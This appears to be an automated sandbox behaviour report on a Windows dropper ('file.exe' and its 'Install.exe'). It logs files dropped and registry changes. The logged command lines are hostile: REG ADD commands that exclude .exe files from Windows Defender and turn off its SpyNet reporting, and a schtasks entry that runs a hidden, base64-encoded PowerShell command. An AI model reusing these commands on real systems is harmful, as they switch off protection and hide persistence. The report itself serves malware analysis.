Analysis Process: file.exe PID: 5820, Parent PID: 3324

General

Target ID:	0
Start time:	17:13:26
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	7631904 bytes
MD5 hash:	2D9B13584AB871C81FF24C473468CFFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: Install.exe PID: 5784, Parent PID: 5820

General

Target ID:	1
Start time:	17:13:29
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\7zS3361.tmp\Install.exe
Wow64 process (32bit):	true
Commandline:	.\Install.exe
Imagebase:	0x400000
File size:	6549032 bytes
MD5 hash:	3ADC95B09B9644E908114624326E8D0B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	<ul style="list-style-type: none"> ● Detection: 46%, ReversingLabs
Reputation:	low

File Activities

File Created

Wow64 process (32bit):	true
Commandline:	.\install.exe /S /site_id "525403"
Imagebase:	0x13a0000
File size:	7079936 bytes
MD5 hash:	6F52A47480DAE7C97A64DD5AEBB8E426
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	<ul style="list-style-type: none"> Detection: 73%, ReversingLabs Detection: 0%, Metadefender, Browse
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\GroupPolicy\gpt.ini	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	100E5355	CreateFileW
C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	1003B28E	CopyFileW

File Path	Completion	Count	Source Address	Symbol
-----------	------------	-------	----------------	--------

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\GroupPolicy	C:\Windows\SysWOW64\GroupPolicyRCYDx	success or wait	1	100E6A46	MoveFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\GroupPolicy\gpt.ini	0	268	5b 47 65 6e 65 72 61 6c 5d 0a 67 50 43 55 73 65 72 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 44 30 32 42 31 46 37 33 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 67 50 43 4d 61 63 68 69 6e 65 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 30 46 36 42 39 35 37 45 2d 35 30 39 45 2d 31 31 44 31 2d 41 37 43 43 2d 30 30 30 30 46 38 37 35 37 31 45 33 7d 7b 44 30 32 42 31 46 37 32 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 56 65	[General]gPCUserExtensionNames=[[35378EAC-683F-11D2-A89A-00C04FBBBCFA2]{D02B1F73-3407-48AE-BA88-E8213C6761F1}]gPCMachineExtensionNames=[[35378EAC-683F-11D2-A89A-00C04FBBBCFA2]{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}]Ve	success or wait	1	100E56E3	WriteFile
C:\Users\user\AppData\Local\Temp\Lh\AlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 fd fd fd 50 fd fd fd 50 fd fd fd 50 fd fd fd 02 5f fd fd 50 fd fd fd 02 61 fd fd 50 fd fd fd 02 60 fd 02 50 fd fd 0b fd 4b fd fd 50 fd fd fd 50 fd fd fd 51 fd fd 63 fd 65 fd fd 50 fd fd fd 02 5b fd fd 50 fd fd 63 fd 5e fd fd 50 fd fd 52 69 63 68 fd 50 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 2a fd 5d 00 00 00 00 00 00 00 00 fd 00 02	MZ@!LThis program cannot be run in DOS mode.\$1PPP_PaP`PKPPPQceP[Pc^PRichPPEL*]	success or wait	14	1003B28E	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities								
Key Value Modified								
Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\\?\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\Lh\AlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe	\\?\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\Lh\AlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe\??\C:\Users\user\AppData\Local\Temp\7zS3B8F.tmp\Install.exe	success or wait	1	10035169	MoveFileExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: forfiles.exe PID: 5888, Parent PID: 5796

General

Target ID:	3
Start time:	17:13:34
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\forfiles.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32® ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64&
Imagebase:	0x2e0000
File size:	41472 bytes
MD5 hash:	4329CB18F8F74CC8DDE2C858BB80E5D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on [Show Windows Behavior](#) to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 5872, Parent PID: 5888

General

Target ID:	4
Start time:	17:13:34
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: forfiles.exe PID: 5868, Parent PID: 5796

General

Target ID:	5
------------	---

Start time:	17:13:34
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\forfiles.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\SpyNet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32® ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\SpyNet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64&
Imagebase:	0x2e0000
File size:	41472 bytes
MD5 hash:	4329CB18F8F74CC8DDE2C858BB80E5D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: cmd.exe PID: 5960, Parent PID: 5888

General

Target ID:	6
Start time:	17:13:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32® ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64&
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 5600, Parent PID: 5868

General

Target ID:	7
Start time:	17:13:35
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7cd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: reg.exe PID: 5140, Parent PID: 5960

General	
Target ID:	8
Start time:	17:13:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions	success or wait	1	10E5709	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions	success or wait	1	10E5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions	exe	unicode	0	success or wait	1	10E5A1D	RegSetValueExW

Analysis Process: cmd.exe PID: 4544, Parent PID: 5868

General	
Target ID:	9
Start time:	17:13:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32® ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64&
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: reg.exe PID: 4496, Parent PID: 5960

General

Target ID:	10
Start time:	17:13:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: reg.exe PID: 4668, Parent PID: 4544

General

Target ID:	11
Start time:	17:13:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Spynet	success or wait	1	10E5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	10E5A1D	RegSetValueExW

Analysis Process: reg.exe PID: 1332, Parent PID: 4544**General**

Target ID:	12
Start time:	17:13:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64
Imagebase:	0x10e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: schtasks.exe PID: 1252, Parent PID: 5796**General**

Target ID:	13
Start time:	17:13:37
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /CREATE /TN "gUpzuvmWb" /SC once /ST 15:28:53 /F /RU "user" /TR "powershell -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcABYAG8AYwBIAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABIACAASABpAGQAZABIAG4AIABnAHAAdQBwAGQAYQB0AGUALgBIAHgAZQAgAC8AZgBvAHIAYwBIAA=="
Imagebase:	0xbb0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 1364, Parent PID: 1252**General**

Target ID:	14
Start time:	17:13:38
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 1244, Parent PID: 5796

General

Target ID:	15
Start time:	17:13:38
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /run /l /tn "gUpzuvmWb"
Imagebase:	0xbb0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 4136, Parent PID: 1244

General

Target ID:	16
Start time:	17:13:38
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 4744, Parent PID: 1084

General

Target ID:	17
Start time:	17:13:39
Start date:	03/10/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcABYAG8AYwBIAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABIAACAASABpAGQAZABIAG4AIAbnAHAAdQBwAGQAYQB0AGUALgBIAHgAZQAAC8AZgBvAHIAIYwBIAA==
Imagebase:	0x7ff7fbaf0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA012903FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA012903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscripPolicyTest_ngtmqmma.n4d.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	7FFA03F76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscripPolicyTest_oq22ozvi.ndj.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	7FFA03F76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	2	7FFA012903FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	2	7FFA012903FC	unknown
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA012903FC	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA012903FC	unknown
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA0524F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFA0524F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscripPolicyTest_ngtmqmma.n4d.ps1	success or wait	1	7FFA03F7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscripPolicyTest_oq22ozvi.ndj.psm1	success or wait	1	7FFA03F7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299D7D	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299D7D	unknown
C:\Users\user\AppData\Local\Temp_PSscriptPolicyTest_ngtmqmma.n4d.ps1	0	1	31	1	success or wait	1	7FFA03F7B526	WriteFile
C:\Users\user\AppData\Local\Temp_PSscriptPolicyTest_oq22ozvi.ndj.psm1	0	1	31	1	success or wait	1	7FFA03F7B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299FE5	unknown
unknown	94	55	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFA01299FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA01299EED	unknown
unknown	149	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFA01299FE5	unknown
unknown	4363	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA01299FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299EED	unknown
unknown	14333	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299EED	unknown
unknown	229	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA01299EED	unknown
unknown	242	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA0128BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 09 00 00 00 10 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFA0566F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8L)	success or wait	15	7FFA0566F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	15	7FFA0566F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	9	7FFA0566F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	68 00 00 03	h	success or wait	1	7FFA0566F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	100	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0c fd 00 0a 0e fd 00 0b 0c fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00	"@\$_@j@@@@@W@	success or wait	1	7FFA0566F6E8	WriteFile

File Read								
File Path	Offset	Length	Completion	Count	Source Address	Symbol		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0511B9DD	unknown		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA0511B9DD	unknown		
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA051F12E7	ReadFile		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA05122625	ReadFile		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA05122625	ReadFile		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA05122625	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA051F12E7	ReadFile		

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0511B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0511B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0511B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA051F12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA051062DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22420	success or wait	1	7FFA051063B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pf792626#e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA051F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA051F12E7	ReadFile
